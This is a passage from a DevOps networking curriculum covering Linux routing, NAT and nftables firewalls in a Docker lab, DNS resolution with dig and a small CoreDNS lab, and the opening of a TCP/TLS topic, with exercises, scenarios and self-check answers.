Prerequisites: Docker (free). Everything runs in throwaway containers with `NET_ADMIN` , so your host's rules are untouched. Output is "similar to" what you will see; addresses will differ.

1. **Read a routing table and ask the kernel which route it would use.**

```bash
docker run --rm -it --cap-add NET_ADMIN ubuntu:24.04 bash -c \
  'apt-get update -qq && apt-get install -y -qq iproute2 >/dev/null && ip route && ip
  route get 8.8.8.8 && ip route get 127.0.0.1'
```

   Expect a `default via 172.17.0.1 dev eth0` line, a connected `172.17.0.0/16` line, and `ip route get` lines such as `8.8.8.8 via 172.17.0.1 dev eth0 src 172.17.0.2` .

2. **Build a mini-network: client -> router -> server.** The "inside" network is `--internal` (no way out on its own); the router bridges inside and outside.

```bash
docker network create --internal --subnet 10.50.1.0/24 inside
docker network create --subnet 10.50.2.0/24 outside

# server on the outside network, logs the source IP of every request
docker run -d --name server --network outside --ip 10.50.2.20 python:3.12-slim \
  python -m http.server 8080

# router: forwards packets between both networks
docker run -d --name router --network inside --ip 10.50.1.10 --cap-add NET_ADMIN \
  --sysctl net.ipv4.ip_forward=1 ubuntu:24.04 sleep infinity
docker network connect --ip 10.50.2.10 outside router
```

```
docker exec router bash -c "apt-get update -qq && apt-get install -y -qq iproute2
  iptables nftables conntrack >/dev/null"

# client on the inside network with a default route via the router
docker run -d --name client --network inside --ip 10.50.1.20 --cap-add NET_ADMIN
  ubuntu:24.04 sleep infinity
docker exec client bash -c "apt-get update -qq && apt-get install -y -qq iproute2 curl
  >/dev/null && ip route replace default via 10.50.1.10"
docker exec client ip route
```

Expect `default via 10.50.1.10 dev eth0` and `10.50.1.0/24 dev eth0`.

3. **Test without NAT - the reply cannot find its way back.**

```
BASH
docker exec client curl -sS -m 3 http://10.50.2.20:8080/ | head -3
```

Expect a timeout (`Connection timed out after 3000 milliseconds`). The request is forwarded, but the server only knows the `10.50.1.0/24` network via its default route to Docker's bridge, so the reply never returns. This is a real "missing return route" failure pattern.

4. **Add SNAT (masquerade) on the router, retry, and read the server's log.**

```
BASH
docker exec router iptables -t nat -A POSTROUTING -s 10.50.1.0/24 -o eth1 -j
  MASQUERADE
docker exec client curl -sS -m 3 http://10.50.2.20:8080/ | head -3
docker logs server 2>&1 | tail -2
```

The request now succeeds, and the server log shows the client as `10.50.2.10` (the router's outside address), not `10.50.1.20`. (The router's outside interface is normally `eth1`; confirm with `docker exec router ip -br addr`.)

5. **Look at the NAT translation table.**

```
BASH
docker exec router conntrack -L 2>/dev/null | head
docker exec router iptables -t nat -L POSTROUTING -n -v
```

Similar to `tcp 6 ... src=10.50.1.20 dst=10.50.2.20 sport=40100 dport=8080 ... src=10.50.2.20 dst=10.50.2.10 sport=8080 dport=40100`: the two halves show the original and the translated tuple. The `-v` counters on the rule have increased. If `conntrack` shows nothing, the container may lack the kernel module permission; the iptables counters are enough.

6. **Add DNAT: publish a service on the router.**

```bash
docker exec router iptables -t nat -A PREROUTING -p tcp --dport 9000 -j DNAT --to-
  destination 10.50.2.20:8080
docker exec client curl -sS -m 3 http://10.50.1.10:9000/ | head -3
```

   The client talks to the router's port 9000 and is transparently handed the server's port 8080 - this is what `docker run -p` and a Kubernetes Service do.

7. **Write a stateful firewall with nftables and test it.** Load the ruleset in the router (it validates syntax first), then probe it.

```bash
docker exec -i router bash -c 'cat > /tmp/fw.nft' <<'EOF'
table inet filter {
  chain input {
    type filter hook input priority filter; policy drop;
    ct state established,related accept
    ct state invalid drop
    iifname "lo" accept
    tcp dport { 22, 80, 443 } accept
    icmp type echo-request limit rate 5/second accept
    ip6 nexthdr icmpv6 accept
    counter log prefix "nft-drop " drop
  }
}
EOF
docker exec router nft -c -f /tmp/fw.nft && echo "syntax ok"
docker exec router nft -f /tmp/fw.nft
docker exec router nft list ruleset
docker exec client bash -c 'timeout 3 bash -c "echo > /dev/tcp/10.50.1.10/9000" &&
  echo open || echo blocked-or-closed'
```

   The `-c` flag only checks syntax (safe). After loading, connections to the router's own ports other than 22/80/443 hit the final `counter ... drop` rule; `nft list ruleset` shows its packet counter increasing. Forwarded traffic is unaffected because this chain hooks `input`, not `forward`.

8. **The same SNAT and filter rules in classic iptables form** (for reading older systems; validate without applying):

```bash
cat > /tmp/rules.v4 <<'EOF'
*filter
:INPUT DROP [0:0]
:FORWARD DROP [0:0]
:OUTPUT ACCEPT [0:0]
```

```
-A INPUT -i lo -j ACCEPT
-A INPUT -m conntrack --ctstate ESTABLISHED,RELATED -j ACCEPT
-A INPUT -p tcp -m multiport --dports 22,80,443 -j ACCEPT
-A INPUT -p icmp --icmp-type echo-request -m limit --limit 5/second -j ACCEPT
COMMIT
*nat
:PREROUTING ACCEPT [0:0]
:POSTROUTING ACCEPT [0:0]
-A PREROUTING -p tcp --dport 80 -j DNAT --to-destination 10.0.16.10:8080
-A POSTROUTING -s 10.0.16.0/20 -o eth0 -j MASQUERADE
COMMIT
EOF
sudo iptables-restore --test < /tmp/rules.v4 && echo "rules parse ok"
```

9. **Clean up.**

```bash
docker rm -f client router server && docker network rm inside outside
```

7 Real-world scenario

(Illustrative.) **Symptom:** a new `shop-api` batch worker in a private subnet can reach PostgreSQL but every call to the payment provider's API times out. Other workers in a different subnet work fine. **Investigation:** `curl -v` hangs at `Trying 198.51.100.7:443`, so the SYN gets no answer (timeout rather than refusal). `ip route get 198.51.100.7` on the instance shows the default route via the subnet's router; in the AWS console the subnet's route table lacks `0.0.0.0/0 → nat-...` because it was created with the default (local-only) table. **Fix:** associate the correct private route table that points to the NAT gateway; the call works immediately and the payment provider sees the NAT's Elastic IP, already on their allowlist. **Lesson:** "timeout to the internet from a private subnet" is a routing/NAT question before it is an application one; read the route table first.

8 Common mistakes and best practices

Don't

- Apply a default-drop firewall remotely without first allowing SSH and established connections - you lock yourself out. Use a timed rollback (`at` / `sleep && flush`) or the provider console.
- Mix iptables rules and a separate nftables ruleset without knowing which one is active; or copy rules from a blog without checking the chain, table and order (rules are evaluated top-down, first match wins).

- Forget `net.ipv4.ip_forward=1` when building a Linux router/NAT box, or forget to persist rules across reboots.
- Treat NAT as a security boundary. It is address translation; the stateful filter is what blocks traffic.

Do

- Learn with `ip route get <dst>` - it tells you exactly which route, interface and source IP will be used.
- Default-deny inbound, allow `ct state established,related`, and open only the ports you run.
- Use `nft -c -f` or `iptables-restore --test` to validate before applying; keep rulesets in version control and apply them with config management (L0.4).
- Expect asymmetric-routing and return-path problems whenever you add a second NIC, VPN or NAT.

9 Tasks

- [ ] **T1 — Predict the route** *(≈20 min, beginner)*
  - **Goal:** apply longest-prefix match.
  - **Steps:**
    1. Run `ip route` on a Linux box or container.
    2. For `127.0.0.1`, an address in your subnet, `8.8.8.8` and an address in `172.17.0.0/16`, write down which route you expect.
    3. Verify each with `ip route get`.
  - **Done when:** every prediction matches the kernel's `via` / `dev` answer.
- [ ] **T2 — Build the client-router-server lab** *(≈45 min, intermediate)*
  - **Goal:** make the lab from section 6 work end to end.
  - **Steps:**
    1. Follow steps 2-4.
    2. Capture on the server side with `tcpdump -n -i eth0 port 8080` inside the server container (install `tcpdump`), before and after adding MASQUERADE.
  - **Done when:** you can show the source IP seen by the server before (client's private IP, no reply) and after (router's IP, reply works).
- [ ] **T3 — DNAT a port** *(≈30 min, intermediate)*
  - **Goal:** implement port forwarding by hand.

- **Steps:**
  1. Add a second server on `10.50.2.21` serving different content.
  2. Create DNAT so router port `9001` maps to it while `9000` maps to the first.
  3. Read the counters with `iptables -t nat -L PREROUTING -n -v`.
- **Done when:** `curl` to `:9000` and `:9001` return different content and each rule's counter incremented.

- [ ] **T4 — Break it: forget the return path** *(≈30 min, intermediate)*
  - **Goal:** recognise missing NAT or routes from symptoms.
  - **Steps:**
    1. With the lab running, delete the MASQUERADE rule (`iptables -t nat -D POSTROUTING ...`).
    2. Run `curl -m 3` from the client and `tcpdump` on both router interfaces.
    3. Restore the rule.
  - **Done when:** you can state in one sentence where packets stop (reply is lost because the server has no route back to `10.50.1.0/24`) and prove it with captures.

- [ ] **T5 — Write and test a host firewall** *(≈45 min, advanced)*
  - **Goal:** produce a safe, stateful default-deny policy.
  - **Steps:**
    1. Start an Ubuntu container with `--cap-add NET_ADMIN`, running a listener on 80 and another on 8081.
    2. Write an nftables ruleset that allows only 80 plus established traffic and ICMP echo with a rate limit; validate with `nft -c`, then apply.
    3. Test from a second container: 80 works, 8081 does not (timeout, not refusal), and `nft list ruleset` shows counters.
  - **Done when:** port 80 answers, 8081 times out, and you can explain why a `reject` rule would have produced "refused" instead.

- [ ] **T6 — Prove it: explain a private subnet's trip to the internet** *(≈45 min, advanced)*
  - **Goal:** explain routing and NAT end to end.
  - **Steps:**
    1. Without the guide, draw the path of an HTTPS request from a private EC2 instance to a public API: route table lookups at each hop, ARP for the next hop, SNAT at the NAT gateway, the conntrack entry, and the return path.
    2. Mark the source and destination IP and port on every arrow.

- **Done when:** your diagram has the private IP at the instance, the NAT's public IP on the internet side, and the return translation, and a teammate agrees it is correct.

10 Self-check questions

1. A host has routes for `10.0.0.0/8` and `10.0.5.0/24`. Which one does a packet for `10.0.5.9` use, and why?
2. What is the difference between SNAT and DNAT, and where in netfilter does each happen?
3. Why do Security Groups need no "outbound reply" rule but NACLs do?
4. What does `ct state established,related accept` do and why is it usually the first rule?
5. Why can't a server in a private subnet be reached from the internet even if its security group is open to `0.0.0.0/0`?

ANSWERS

1. The `/24`: longest prefix wins (most specific route).
2. SNAT rewrites the source and happens in POSTROUTING (after routing); DNAT rewrites the destination and happens in PREROUTING (before the routing decision, so routing sees the new destination).
3. Security Groups are stateful and track connections so replies are automatically allowed; NACLs are stateless, so return traffic (including ephemeral ports) needs explicit rules.
4. It accepts packets belonging to connections already allowed (and related ones like ICMP errors), so you only need to write rules for new inbound connections. Putting it first is also faster.
5. It has no route to the internet gateway and no public IP mapped (no 1:1 NAT); the internet has no route to its private address. An open security group only matters once traffic can reach it.

11 Further reading

- `man ip-route`, `man iptables`, `man nft`, `man conntrack`.
- nftables wiki (wiki.nftables.org) - "Quick reference" and "Moving from iptables to nftables".
- Netfilter project documentation: packet flow diagram.
- AWS VPC User Guide: "Route tables", "NAT gateways", "Security groups" and "Network ACLs".
- Kubernetes documentation: "Virtual IPs and Service Proxies".

- Next topic: L2.5 — DNS Resolution and Domain Architecture. Later: L6.5 — Route Tables, IGW and NAT Gateway.

LAB NOTES What I ran, what I saw, what it means

2.5 DNS Resolution and Domain Architecture

Topic 5 of 11 | ~5 hours | Difficulty: Intermediate

1 What it is

The **Domain Name System (DNS)** is the internet's distributed phone book. Humans and configuration files use names such as `shop.example.com`; IP packets need numbers such as `203.0.113.10`. DNS is the globally shared, hierarchical database that turns the first into the second (and many other kinds of answer: mail servers, text verification tokens, aliases, certificate-issuance rules).

Two very different kinds of server cooperate, and confusing them is the root of most DNS misunderstandings:

- An **authoritative server** holds the *real* records for a **zone** (a slice of the namespace, e.g. `example.com`) and answers only for that zone. It is the source of truth. Route 53, Cloudflare DNS, Google Cloud DNS and BIND serving your own zone are authoritative servers.
- A **recursive resolver** (also called a recursor or caching resolver) does the legwork *on behalf of clients*. It starts at the top of the hierarchy, follows referrals down to the authoritative server, and **caches** the answer for the record's **Time To Live (TTL)**. Your ISP, `1.1.1.1`, `8.8.8.8`, and the VPC resolver at `169.254.169.253` / `.2` in AWS are recursive resolvers.

Your laptop or application runs only a tiny **stub resolver** (glibc, `systemd-resolved`, a browser) that sends one question to a recursive resolver and waits.

2 Why it matters in DevOps

- **"It's always DNS."** A huge share of outages are DNS: an expired domain, a wrong record, a deleted delegation, a TTL that was too long to roll back a bad change.
- **Migrations and failover** (blue/green, region failover, moving to a new load balancer) are DNS changes, and their speed is governed by TTL and by caches you do not control.

- **Service discovery** inside Kubernetes and Docker is DNS (`shop-api.default.svc.cluster.local`). Misconfigured `ndots`, search domains or CoreDNS overload cause slow or failing calls that look like application bugs.
- **Security:** dangling CNAMEs enable subdomain takeover; DNS records prove domain ownership for TLS certificates (ACME DNS-01); SPF/DKIM/DMARC records are DNS.
- **Cost and latency:** every new hostname costs a lookup; uncached lookups add tens of milliseconds to the first request of every user.

3 Real-world system example

Amazon Route 53 is the managed authoritative DNS service of AWS, and it shows the architecture in practice. When you create a hosted zone for `example.com`, Route 53 gives you four **name servers** (`NS` records) from different top-level domains; you must copy those into your **registrar** so the parent zone (`.com`) *delegates* to them. Route 53 also supports **alias records**, a Route 53 extension that behaves like a `CNAME` but can sit at the zone apex and always resolves to the current IPs of an ALB, CloudFront distribution or S3 website endpoint. Weighted, latency-based and health-checked failover routing are all just "the authoritative server gives different answers depending on policy", which is why low TTLs matter for them.

The root and TLD layers are run by many operators: the root zone is served by 13 named root server identities (`a.root-servers.net` to `m.root-servers.net`), each operated through anycast at hundreds of sites, and `.com` is operated by Verisign. **Cloudflare** runs a public recursive resolver (`1.1.1.1`) and also a large authoritative DNS network, and **Google Public DNS** (`8.8.8.8`) is another widely used recursor. **Kubernetes** ships **CoreDNS** as the cluster DNS server so a Pod can resolve a Service name; see Level 8: Service Discovery §8.17.

4 Diagram

A full cold-cache lookup of `shop.example.com`. The stub asks once; the recursive resolver does the walking:




Figure 2.5-1

How the namespace is delegated (each arrow is an `NS` record in the parent zone pointing at the child's servers):




Figure 2.5-2

5 How it works

Hierarchy and zones. A name is read right to left: `shop` . `example` . `com` . (the final dot is the root). A **zone** is an administrative boundary, not a name length: `example.com` may contain `www`, `api`, `mail` in one zone and delegate `eng.example.com` to a different set of servers. **Delegation** is just `NS` records in the parent zone (plus **glue** `A` / `AAAA` records when the name server's name lives inside the zone it serves). The **registrar** is the company where you register the domain; it tells the registry (e.g. Verisign for `.com`) which name servers to publish in the parent zone. Changing the NS at the registrar is what "moves your DNS".

Record types you must know

Type	Meaning	Example
`A`	Name to IPv4 address	`shop.example.com. 300 IN A 203.0.113.10`
`AAAA`	Name to IPv6 address	`shop.example.com. 300 IN AAAA 2001:db8::10`
`CNAME`	Alias: this name is another name	`www IN CNAME shop.example.com.`
`NS`	Which servers are authoritative for the zone	`example.com. IN NS ns-123.awsdns-45.com.`
`SOA`	Zone metadata: primary server, serial, refresh, **negative-cache TTL**	one per zone
`MX`	Mail servers with priority	`example.com. IN MX 10 mail.example.com.`
`TXT`	Free text: SPF, domain verification, ACME challenges	`_acme-challenge IN TXT "..."`
`SRV`	Host and port for a service	`_sip._tcp IN SRV 10 5 5060 sip.example.com.`
`CAA`	Which certificate authorities may issue certs	`example.com. IN CAA 0 issue "letsencrypt.org"`
`PTR`	Reverse lookup, IP to name	`10.113.0.203.in-addr.arpa. IN PTR shop.example.com.`

Rules worth knowing: a **CNAME cannot coexist with other records at the same name**, and therefore cannot sit at the zone apex (`example.com` itself needs `SOA` and `NS`). Providers work around this with ALIAS/ANAME/"CNAME flattening" features. The reserved `example.com` domain used throughout this roadmap is real and owned by IANA, so illustrative records in this topic use `203.0.113.x` documentation addresses instead of its real IPs.

TTL and caching. Every answer carries a TTL in seconds. The resolver may cache it that long, and each cache decrements it, so `dig` against a recursor shows a *counting-down* TTL, while against the authoritative server it always shows the full value. **Negative caching**: "this name does not exist" (`NXDOMAIN`) is also cached, for the lesser of the SOA's TTL and its minimum field. Practical consequence: before a planned migration, lower the TTL (for example from 3600 to 60) **at least one old-TTL period in advance**, make the change, then raise it again. Lowering it at the last minute does nothing for caches that already hold the old value.

Response codes you will meet: `NOERROR` (success, possibly with zero answers = "name exists, no such type"), `NXDOMAIN` (name does not exist), `SERVFAIL` (the resolver could not get an answer: broken delegation, DNSSEC failure, unreachable authoritative servers), `REFUSED` (server will not answer you).

Transport. Queries normally use UDP port 53; large answers or zone transfers fall back to TCP (see L2.2). Encrypted variants (DNS over HTTPS and over TLS) hide queries from the local network.

On a Linux host the stub resolver reads `/etc/resolv.conf` (often pointing at a local `systemd-resolved` stub, `127.0.0.53`), `/etc/hosts` (consulted first, per `/etc/nsswitch.conf`) and search domains. Containers and Kubernetes Pods inherit their own `resolv.conf`.

Tool	What it does
`dig example.com A`	Ask your default resolver; full detail
`dig +short example.com`	Just the answer
`dig @1.1.1.1 example.com`	Ask a specific resolver
`dig +trace example.com`	Walk root → TLD → authoritative yourself, like a resolver
`dig NS example.com` / `dig SOA example.com`	Delegation and zone info
`dig -x 203.0.113.10`	Reverse lookup
`nslookup example.com` / `host example.com`	Simpler alternatives
`getent hosts example.com`	What the *OS* resolves (honours `/etc/hosts`), unlike `dig`

6 Step-by-step guide

Prerequisites: a Linux shell with `dig` (`sudo apt-get install -y dnsutils` on Debian/Ubuntu, `bind-utils` on RHEL) and outbound UDP/TCP 53. Querying the reserved `example.com` is harmless. Output below is representative; your addresses and TTLs will differ.

1. **Ask your resolver a question and read the sections.**

```bash
dig example.com A
```

   Look at: `status: NOERROR`, the flags (`qr rd ra`; no `aa` because the answer came from a cache), the `ANSWER SECTION` line `example.com. 3600 IN A <address>`, and `SERVER:` at the bottom (the recursive resolver that answered you).

2. **Run it again and watch the TTL count down.**

```bash
dig +noall +answer example.com A; sleep 5; dig +noall +answer example.com A
```

The second TTL is about 5 lower: the resolver is serving from cache. This is the TTL mechanism in action.

3. **Ask the authoritative server directly.**

```bash
dig +short NS example.com
AUTH=$(dig +short NS example.com | head -1)
dig @"$AUTH" example.com A +noall +answer +comments
```

Now `flags:` contains `aa` (authoritative answer) and the TTL does **not** count down. If the first command prints nothing, your network blocks outbound DNS to arbitrary servers; use `@1.1.1.1` instead.

4. **Walk the delegation yourself.**

```bash
dig +trace example.com A
```

You see the root servers return `NS` records for `com.`, a `.com` server return `NS` records for `example.com.`, and finally an authoritative server return the `A` record. This is exactly the diagram in section 4, performed by `dig` instead of a resolver.

5. **Look at the other record types.**

```bash
dig +short MX gmail.com
dig +short TXT example.com
dig +noall +answer SOA example.com
dig +short CAA example.com
```

Note the SOA fields: primary NS, admin mailbox, serial, refresh, retry, expire and the last number (the negative-caching TTL).

6. **Compare what the OS sees with what DNS sees.**

```bash
echo "198.51.100.77 testhost.local" | sudo tee -a /etc/hosts
getent hosts testhost.local          # finds it (uses /etc/hosts)
dig +short testhost.local            # empty: dig only speaks DNS
sudo sed -i '/testhost.local/d' /etc/hosts
```

Applications use the OS resolver path; `dig` bypasses it. Remember this whenever "dig works but my app can't resolve".

7. **Provoke the error codes.**

```bash
dig nosuchname-$RANDOM.example.com A | grep -E 'status|AUTHORITY'
```

   Expect `status: NXDOMAIN` and an `AUTHORITY` section containing the zone's SOA - the resolver caches the *negative* answer for the SOA minimum.

8. **(Optional) Run a tiny authoritative server and query it.** With Docker:

```bash
mkdir -p /tmp/dnslab && cat > /tmp/dnslab/Corefile <<'EOF'
example.test:1053 {
    file /root/example.test.db
    log
}
EOF
cat > /tmp/dnslab/example.test.db <<'EOF'
$ORIGIN example.test.
@   3600 IN SOA ns.example.test. admin.example.test. 1 7200 3600 1209600 60
@   3600 IN NS  ns.example.test.
ns  3600 IN A   127.0.0.1
shop 30  IN A   203.0.113.10
www  30  IN CNAME shop.example.test.
EOF
docker run -d --name dnslab --network host -v /tmp/dnslab:/root coredns/coredns -conf
  /root/Corefile
dig @127.0.0.1 -p 1053 www.example.test A +noall +answer
docker rm -f dnslab
```

   Expect the `CNAME` to `shop.example.test.` followed by the `A 203.0.113.10` with TTL 30. You have just built an authoritative server for a zone.

7 Real-world scenario

(Illustrative.) The team migrates `shop.example.com` from an old load balancer (`203.0.113.10`) to a new ALB. The runbook says "update the A record, then verify". They update it at 14:00. By 14:05 the monitoring dashboards show **40 percent of traffic still hitting the old address**, and the old stack is already being scaled down. Investigation: `dig shop.example.com +noall +answer` against their own resolver shows the new IP, but `dig @8.8.8.8` shows `TTL 2900`, a number counting down from the original **3600**. Nobody lowered the TTL beforehand, so resolvers around the world will keep serving the old IP for up to an hour; some corporate resolvers and Java applications with their own caches hold it even longer.

They keep the old load balancer running (instead of tearing it down) until traffic drains, restart the long-lived JVM clients that cache DNS forever, and write the lesson into the runbook: **lower the TTL to 60 a full old-TTL ahead of the change, keep the old target alive for at least the old TTL after, raise TTL afterwards.** They also add a synthetic check that resolves through three public recursors.

8 Common mistakes and best practices

Don't

- Assume a DNS change is instant or reversible faster than the old TTL.
- Put a `CNAME` at the zone apex, or alongside an `MX` / `TXT` on the same name.
- Forget to update the registrar's NS records after creating a new hosted zone (the zone exists but nobody is delegated to it).
- Leave dangling `CNAME`s that point at deleted cloud resources (subdomain takeover risk).
- Debug application name resolution only with `dig`; the app may use `/etc/hosts`, search domains or its own cache.
- Let a single provider be a single point of failure for the whole zone if your availability target needs more.

Do

- Keep TTLs low (60-300 s) for records you may need to change fast (load balancers, failover), and higher (hours) for stable ones such as MX.
- Keep DNS in code (Terraform, `octodns`, Route 53 as IaC; see Level 7 §7.1) and review changes like any other deploy.
- Monitor expiry of domains **and** certificates, and enable registrar lock plus auto-renew.
- Use `dig +trace` and `dig @authoritative` to separate "authoritative is wrong" from "a cache is stale".
- Add `CAA` records and use health-checked routing for failover records.

9 Tasks

- [ ] **T1 — Read a dig answer line by line** *(≈25 min, beginner)*
  - **Goal:** interpret every part of `dig` output.
  - **Steps:**
    1. Run `dig example.com A` and copy the output.
    2. Annotate: status, flags, question, answer (name, TTL, class, type, data), authority, `SERVER`, query time.

3. Run `dig +short example.com` and explain why it hides all that.

- **Done when:** your annotation explains each field, and you can say which server answered and whether the answer was cached.

☐ **T2 — Walk the hierarchy by hand** *(≈30 min, beginner)*

- **Goal:** reproduce a recursive resolution manually.
- **Steps:**
  1. Run `dig +trace shop.example.com A` (it will end in `NXDOMAIN`, which is fine) or `dig +trace example.com A`.
  2. List, in order, which server type answered each step and which record carried the referral.
  3. Pick one root server and run `dig @a.root-servers.net example.com A +norecurse` yourself; then follow the `NS` it returns.
- **Done when:** you have the ordered chain root -> TLD -> authoritative with the NS names, and you can explain what *glue* is from the additional section.

☐ **T3 — Measure TTL and caching behaviour** *(≈30 min, intermediate)*

- **Goal:** prove caches count down and authoritative servers do not.
- **Steps:**
  1. Query a name against `1.1.1.1` three times, 10 seconds apart, using `+noall +answer`.
  2. Query the same name against its authoritative server three times.
  3. Query for a non-existent name twice and compare `Query time` and TTL in the SOA of the authority section.
- **Done when:** you can show decreasing TTLs for the recursor, constant TTL for the authoritative server, and explain negative caching using the SOA.

☐ **T4 — Build and break a zone** *(≈45 min, intermediate)*

- **Goal:** run your own authoritative server and cause realistic failures.
- **Steps:**
  1. Follow step 8 (CoreDNS in Docker) to serve `example.test` on port 1053.
  2. Add an `MX` and a `TXT` record, bump the SOA serial, restart, and query both.
  3. Break it: add a `CNAME` for `shop` while the `A` record still exists, or misspell the filename in the Corefile. Observe the failure (`SERVFAIL`, empty answer or container log error).
  4. Fix it and confirm the answer again.

- **Done when:** you can show a working answer, a deliberate failure with its exact symptom, and the corrected zone.

☐ **T5 — Simulate a safe migration cut-over** *(≈45 min, advanced)*

- **Goal:** experience why the TTL must be lowered first.
- **Steps:**
  1. In your CoreDNS zone set `shop` TTL to 300, query it through a local caching resolver (for example `dnsmasq` or `unbound` pointing at your server) and note the cached TTL.
  2. Change the record to a new IP; query the cache again and observe it still returns the old IP.
  3. Repeat with TTL 10 and measure how long the stale answer survives.
- **Done when:** you have two measurements (staleness window with TTL 300 versus 10) and one sentence stating the migration rule.

☐ **T6 — Prove it: explain a lookup from memory** *(≈30 min, advanced)*

- **Goal:** teach DNS resolution to a colleague.
- **Steps:**
  1. Without notes, draw the sequence from stub to root to TLD to authoritative and back, labelling which answers are referrals and which are final.
  2. Write the three-command triage you use when "the site resolves to the wrong IP for some users" and what each command rules out.
- **Done when:** your diagram and triage list match section 4 and section 5, and a teammate can follow them.

10 Self-check questions

1. What is the difference between a recursive resolver and an authoritative server, and which one does your laptop talk to?
2. Why can't you put a `CNAME` at `example.com`, and what do cloud providers offer instead?
3. You change an `A` record with TTL 3600 and want clients to switch within a minute. What should have been done earlier?
4. `dig` returns the right IP but the application connects to the old one. List three reasons.
5. What does `SERVFAIL` mean compared with `NXDOMAIN`?
6. How does a name server for `example.com` become known to the rest of the internet?

ANSWERS

1. Authoritative servers hold a zone's real records and answer only for it; recursive resolvers walk the hierarchy for clients and cache. Your laptop's stub resolver talks to a recursive resolver.
2. A CNAME must be the only record at its name, but the apex needs `SOA` and `NS`. Providers add ALIAS/ANAME/flattening (Route 53 alias records, Cloudflare CNAME flattening).
3. Lower the TTL to about 60 at least one old-TTL (an hour) before the change, so caches already hold the short TTL.
4. `/etc/hosts` entry, an application or JVM DNS cache, a different resolver/search domain in the app's environment (container `resolv.conf`), or a connection pool that keeps using already-open connections.
5. `NXDOMAIN` is a definitive "name does not exist". `SERVFAIL` means the resolver failed to obtain a valid answer (broken delegation, lame servers, DNSSEC validation failure, timeouts).
6. The registrar publishes `NS` records (and glue where needed) for the domain in the parent TLD zone through the registry; that delegation is how resolvers find it.

11 Further reading

- RFC 1034 and RFC 1035 — the original DNS concepts and specification.
- Amazon Route 53 Developer Guide — hosted zones, alias records and routing policies.
- BIND 9 Administrator Reference Manual and the `dig` man page.
- *DNS and BIND* by Cricket Liu and Paul Albitz (O'Reilly).
- Cloudflare Learning Center — "What is DNS?" series.
- Next: L2.6 TCP Connections and TLS Handshakes.

2.6 TCP Connections and TLS Handshakes

Topic 6 of 11 | ~5 hours | Difficulty: Intermediate

1 What it is

Before a browser can send a single HTTP request to `https://shop.example.com`, two set-up conversations must finish.

1. The **TCP three-way handshake** creates a reliable connection between the client and the server's IP and port. The two sides exchange `SYN`, `SYN-ACK` and `ACK` packets and agree on starting sequence numbers (see L2.2 for TCP itself).
